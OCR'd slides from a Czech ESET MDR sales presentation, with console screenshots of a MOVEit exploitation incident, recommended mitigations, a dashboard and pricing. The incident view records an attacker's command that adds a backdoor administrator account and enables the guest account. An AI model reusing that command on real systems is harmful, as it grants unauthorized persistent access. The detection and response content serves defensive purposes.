
Praktický přínos pro zákazníka

Informovanost IT personálu


Doporučení dalších kroků


Zablokování závažných incidentů


PROTECT & INSPECT CLOUD
DISABLED
HELP
JAN TRENCANSKY
LOG OUT
BACK
MOVEit Filetransfer Exploitation - moveit-app1-srv.demo.lan
Incident graph
Timeline
Detections
Computers
Executables
Processes
net1.exe (7340)
net.exe (6308)
w3wp.exe (4872)
cmd.exe
net.exe
w3wp.exe
net1.exe
moveit-app1-srv.Demo.Lan
cmd.exe (1184)
lsass.exe
lsass.exe (684)
Incident
Timeline
Details
Process tree
Related objects
MOVEit Filetransfer Exploitation - moveit-app1-srv.demo.lan
Status
Resolved
Severity
High
Assignee
None
Tags
Select tags
Description
ESET MDR detected possible exploitation of MOVEit Transfer Appliance in your environment. Series of suspicious command line processes were executed from the MOVEit Transfer web server. A Critical Zero-Day SQL Injection vulnerability (CVE-2023-34362) was previously discovered in the "MOVEit Transfer" appliance and has been exploited in the wild since at least 27th of May 2023.
Threat indicators (3)
Rule
Generic IIS backdoor activity - child process [F0403]
Mitre att&ck™ techniques
T1505.003 - Server Software Component: Web Shell
Rule
User/group management from command line [B1003]
Mitre att&ck™ techniques
T1098 - Account Manipulation
T1136 - Create Account
T1531 - Account Access Removal
View more
Computers (1)
moveit-app1-srv.demo.lan
View more
Executables (5)
cmd.exe
net.exe
INCIDENT
REMEDIATION
COMMENT
EDIT
ASSIGN
PROGRESS
GRAPH


PROTECT & INSPECT CLOUD
DISABLED
HELP
JAN TRENCANSKY
LOG OUT
BACK
MOVEit Filetransfer Exploitation - moveit-app1-srv.demo.lan
Incident graph
Timeline
Detections
Computers
Executables
Processes
Incident
Details
Process tree
Related objects
Nov 29, 2023, 8:50:13 PM
Resolved by ESET MDR Service Staff.
ESET MDR Commented
Nov 29, 2023, 8:50:13 PM
MOVEit Filetransfer Exploitation - moveit-app1-srv.demo.lan
ESET MDR Status changed to Resolved
Nov 29, 2023, 8:50:12 PM
ESET MDR staff has executed containment action - isolate Computer / ID: 'moveit-app1-srv.demo.lan / 44'!
ESET MDR Commented
Nov 29, 2023, 8:49:07 PM
Following actions are recommended to be performed by the customer's IT Staff:
- As partial mitigation lock down traffic to your MOVEit Transfer server (ports 80 and 443) via available network access controls (i.e firewall rules)
- Apply patches to MOVEit Transfer service as provided by [vendor advisory](https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-15June2023)
- Connect to the affected endpoint through terminal or other remote management software and use following command to identify any possible WebShells present on the system
```
Get-ChildItem -Path "C:\MOVEit*Transfer\wwwroot\" -Recurse -Include "*.aspx*" | Select-String -Pattern "X-siLock-Comment" | select -Property LineNumber, Line
```
- Enable MOVEit application logging, as if there is any exfiltration activity using MOVEit, it could include all files that were uploaded to attacker controlled infrastructure.
The log file's default location is `C:\Windows\System32\winevt\Logs\MOVEit.evtx`. They can be queried with Inspect Terminal functionality via `Get-WinEvent` cmdlet.
ESET MDR Commented
Nov 29, 2023, 8:49:07 PM
MOVEit Filetransfer Exploitation - moveit-app1-srv.demo.lan
ESET MDR Status changed to In progress
Nov 29, 2023, 8:49:05 PM
moveit-app1-srv.Demo.Lan
ESET MDR Computer added
File
0
Registry
0
Network
0
moveit-app1-srv.demo.lan
Parent group
Lost & found
Last connected
7 minutes ago - Nov 29, 2023, 9:52:50 PM
Last event
9 minutes ago - Nov 29, 2023, 9:50:42 PM
ESET Inspect Connector version
1.12.3296
OS name
Microsoft Windows Server 2022 Standard
OS version
10.0.20348.1129
Process
cmd.exe (1184)
Command line
/c net user backup Passw0rd /add & net localgroup administrators backup /add & net user guest /active:yes
Path
%SYSTEM%\
Started
5 hours ago - Nov 29, 2023, 5:12:31 PM
Ended
5 hours ago - Nov 29, 2023, 5:12:31 PM
Parent process
w3wp.exe (4072)
Integrity level
High
Compromised
No
INCIDENT
REMEDIATION
COMMENT
EDIT
ASSIGN
PROGRESS
DETAILS

Co nás čeká?


PROTECT
Type to search ...
QUICK LINKS
HELP
TIMO1 TEST1
LOGOUT
DASHBOARD
COMPUTERS
DETECTIONS
Reports
Tasks
Installers
Policies
Notifications
Status Overview
ESET Solutions
More
Submit Feedback
COLLAPSE
Dashboard
ESET MDR
Status Overview
Security Overview
ESET LiveGuard
ESET INSPECT
ESET Cloud Office Security
Počítače
Antivírusové detekcie
Detekcie firewallom
Aplikácie ESET
Ochrana s podporou cloudu
Incidents
Total
13
High
7
Medium
4
Low
2
Top unresolved incidents
Incident name
Author
Creation date
Impacted devices
Status
Assigned to
Unhandled AV... ESET Inspect 12/13/2023, 10:30 ... 1 Open Not assigned
Unhandled AV... ESET Inspect 12/14/2023, 10:30 ... 1 In progress Not assigned
Unhandled AV... ESET Inspect 12/15/2023, 10:30 ... 1 In progress Not assigned
Unhandled AV... ESET Inspect 12/16/2023, 10:30 ... 1 Open Not assigned
Unhandled AV... ESET Inspect 12/17/2023, 10:30 ... 1 Open Not assigned
Unhandled AV... ESET Inspect 12/18/2023, 10:30 ... 1 Open Not assigned
Unhandled AV... ESET Inspect 12/19/2023, 10:30 ... 1 Open Not assigned
Incident status 13
Open 9
In progress 3
On hold 1
Top impacted devices
Device name
Incidents
Group name
Last seen
fccd412b-103c-4896-9833-b4ff... 7 /Všetko/Feeder 09/29/2023, 12:25 PM
Agent simulator 04 1 /Všetko/Agent simulator 12/11/2023, 1:33 PM
Agent simulator 11 1 /Všetko/Agent simulator 12/11/2023, 1:17 AM
Agent simulator 14 1 /Všetko/Agent simulator 12/11/2023, 1:34 PM
Agent simulator 22 1 /Všetko/Agent simulator 12/11/2023, 1:16 AM
Response actions 8
Isolate 3
Scan 4
Shut down 1


TRIAL

Trochu matematiky

Kolik bude stát „MDR" tým inhouse?

ESET MDR

Od 36 000
CZK
Ročně

Digital Security
Progress. Protected.

Děkujeme za pozornost.